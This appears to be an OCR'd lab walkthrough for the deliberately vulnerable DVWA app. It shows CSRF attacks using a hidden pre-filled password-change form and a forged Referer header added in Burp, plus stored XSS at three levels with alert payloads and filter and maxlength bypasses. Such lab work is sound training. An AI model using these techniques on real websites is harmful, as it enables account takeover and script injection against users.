


What I did was change the password from inside the DVWA and then intercepted the request using Burp. This way we can have an depth look at the request. What we can see is it is a GET request and you can see the value of the new password has been changed to password (super secure). You can also see the session ID of the user in the cookies.


The next step is to view the html source code of the page. There is a form in there that makes a GET request. It looks just like this.



It is the form that you see when you change the password; it takes the input from the user for a new password and confirm password. I took this snippet of code and placed it in a html file. I made a few changes as you can see below.




As you can see, I make a GET request to http://localhost/DVWA-master/vulnerabilities/csrf/?. I created a header that says “Click Me” and hide those password input forms, but I have already predefined the values with the new password in them, “hacked”. All the user sees on the page is the header and the button. Let's have a look.



Once the user clicks the button “Change” a request will be sent to change the users password.

Medium Level:

First things first, lets change the security level of the DVWA.




So, lets try what we did last time and see what happens.




If you remember what we did last time, we created a spoof html page, that contained a header and a link, but unknown to the authenticated user we had some hidden data in that html page. We had the html form to change the password and had already pre-set the value for the new password. This resulted in the password being changed when the user clicks the link.


Trying the same request results in a “request not allowed message”, therefore this will not work on the medium difficulty. A security check has been added before the password change action can be performed.
Lets look at the source code.



See that? That looks new. Whats happening is there is now a check to see where the request comes from. It is checking if the HTTP referer is in the server name and vice-versa. If yes the request goes ahead.
A HTTP Referrer is a HTTP header field that identifies the address of the webpage (i.e. the URI or IRI) that linked to the resource being requested. By checking the referrer, the new webpage can see where the request originated.
Ok so how do we get around this, lets take a look at this in Burp Suite. First I am going to intercept the request that comes from the illegitimate source, remember this didn't work ealier.



Can you see the difference? Within the legitimate request we see there is a Referer, where the request came from. That matches up so the request goes ahead.
So what if we intercept the illegitimate request with Burp and add the HTTP Referer. Like so.




It works! password changed and if you look in the URL, you can see the new password.

Vulnerability: XSS-Stored

Unlike Reflected XSS, Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.

Low Level:

I am using a very basic XSS payload in the Message field. Click on Sign Guestbook to submit the message. If this site is vulnerable to a stored XSS vulnerability then we will get a popup when we refresh this page.




So we have successfully exploited Stored XSS at low security. Now each time we refresh the same page we will get this alert box because our XSS payload is stored in the Guestbook. If we want to exploit this vulnerability at other security levels we have to first clear the Guestbook otherwise we will get this alert box again and again. So before proceeding further click on Clear Guestbook to delete our XSS payload from the guestbook.

Medium Level:


We can bypass this security by using some other payloads which do not contain<script> tags in it and we can use script tag with different casing enabled.Like we can use <Script> or <scRiPt> or <ScRiPt> in place of <script>. So our new payload will be something like this <Script>alert(“Hacked”)</Script>.Let us inject it in the Name field. So when I try to enter this payload in the Name field it does not accept all the characters of our payload because it has some client side restriction. The restriction is that a user can enter a maximum of 10 characters in the name field. Since it is a client-side restriction, it can be bypassed very easily.

Then at the bottom of the windows in source code double click on maxlength and change it to 100 from 10. Press Enter to apply the changes and close the Inspect window.



Now our maxlength restriction has been removed let us enter our XSS payload. Inject the payload <Script>alert(“Hacked”)</Script> in the Name field and in Message field you can enter anything.

After entering the payload click on Sign Guestbook to inject the payload and store in the database. Now refresh the page you will get a pop up showing Hacked.




We have got an alert box which proves that we have successfully exploited this vulnerability at medium level difficulty also.

High Level:

All Script tag are replaced by empty string. So we use inline JavaScript for exploit this vulnerabilityAll Script tag are replaced by empty string. So we use inline JavaScript for exploit this vulnerability.

Payload = **<body onload=alert(“check”)>**



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name:
192.168.99.4
check
OK
http://www.scriptalert1.com/
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help

Vulnerability: XSS-Reflected

